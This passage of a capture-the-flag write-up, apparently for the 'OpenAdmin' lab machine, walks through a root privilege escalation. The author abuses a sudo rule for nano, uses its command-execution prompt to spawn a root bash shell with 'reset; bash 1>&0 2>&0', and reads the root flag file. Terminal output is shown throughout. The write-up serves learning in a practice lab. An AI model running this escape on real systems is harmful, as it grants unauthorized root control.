
```

Which will open /opt/priv with nano in superuser privilege.

Then I go to google and search for nano privilege escalation and I found a guide about privilege escalation using nano. <https://gtfobins.github.io/gtfobins/nano/>

So we will open /opt/priv using nano with sudo first.

`sudo /bin/nano /opt/priv`



```
GNU nano 2.9.3 /opt/priv
```

Read 0 lines

| | | | | | | |
|--------------------|---------------------|--------------------|----------------------|--------------------|----------------------|-----------------|
| ^G Get Help | ^O Write Out | ^W Where Is | ^K Cut Text | ^J Justify | ^C Cur Pos | M-U Undo |
| ^X Exit | ^R Read File | ^N Replace | ^U Uncut Text | ^T To Spell | ^_ Go To Line | M-E Redo |

We can run nano as root and open /opt/priv which is blank, then press `^R^X` which is ctrl-r then ctrl-x



```
GNU nano 2.9.3 /opt/priv
```

Command to execute:

| | |
|--------------------|-----------------------|
| ^G Get Help | ^X Read File |
| ^C Cancel | M-F New Buffer |

We can execute command as root, we can directly view root.txt by running `cat /root/root.txt`

But in order to gain root shell, we need to run the following command to break out from restricted environments by spawning an interactive system shell.

`reset; bash 1>&0 2>&0`

After that we need to run “clear”, to clear out the nano UI to have a normal bash shell.

```
root@openadmin:~# whoami
root
root@openadmin:~# hostname
openadmin
root@openadmin:~# ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.171 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 dead::beef::250:56ff:feb9:4e94 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::250:56ff:feb9:4e94 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:b9:4e:94 txqueuelen 1000 (Ethernet)
    RX packets 1165818 bytes 130138326 (130.1 MB)
    RX errors 0 dropped 94 overruns 0 frame 0
    TX packets 908091 bytes 277956238 (277.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 11068 bytes 837427 (837.4 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11068 bytes 837427 (837.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@openadmin:~# cat /root/root.txt
2f907ed
```

And finally we got a shell in root privilege.